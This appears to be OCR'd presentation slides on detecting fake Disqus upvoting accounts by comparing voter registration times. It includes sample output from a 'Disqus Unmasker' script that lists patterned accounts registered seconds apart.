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

Voting metric

- Pull all comments for random story.
- For each comment pull the non-guest voters.
- For each voter retrieve their registration time.
- Calculate the variation in voter age on each comment.


Voter Age Variation



Voter Age Variation



Voter Age Variation



What stood out

- Accounts had been registered within minutes of each other.
- Their usernames and profile names had a regular pattern:
  - Username: <Firstname><Surname>
  - Profile name: <Firstname> <Surname>

```
(venv)abbot:maltego marco$ python unmask.py -v 2919407889 1540287681 like
Disqus Unmasker
marco@thinkst.com

[*] Looking up comment 1540287681
[*] Looking up voters on comment 1540287681
        NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 117d
        NerissaNiel - Nerissa Niel (109616261) 2014-06-05T17:46:13 117d
        OdessaOgilvie - Odessa Ogilvie (109616307) 2014-06-05T17:46:32 117d
        PaigeSwanger - Paige Swanger (109616327) 2014-06-05T17:46:42 117d
        PaulinaPrivett - Paulina Privett (109616340) 2014-06-05T17:46:48 117d
        RandaBallance - Randa Ballance (109616381) 2014-06-05T17:47:07 117d
        RodgerRansom - Rodger Ransom (109616473) 2014-06-05T17:47:41 117d
        RogerReddix - Roger Reddix (109616481) 2014-06-05T17:47:46 117d
        SorayaPiotrowski - Soraya Piotrowski (109616699) 2014-06-05T17:49:34 117d
        TeriClerk - Teri Clerk (109616781) 2014-06-05T17:50:07 117d
        TerinaTurrell - Terina Turrell (109616790) 2014-06-05T17:50:13 117d
        ThaoMcanulty - Thao Mcanulty (109616811) 2014-06-05T17:50:22 117d
        TyrellTennyson - Tyrell Tennyson (109616851) 2014-06-05T17:50:40 117d
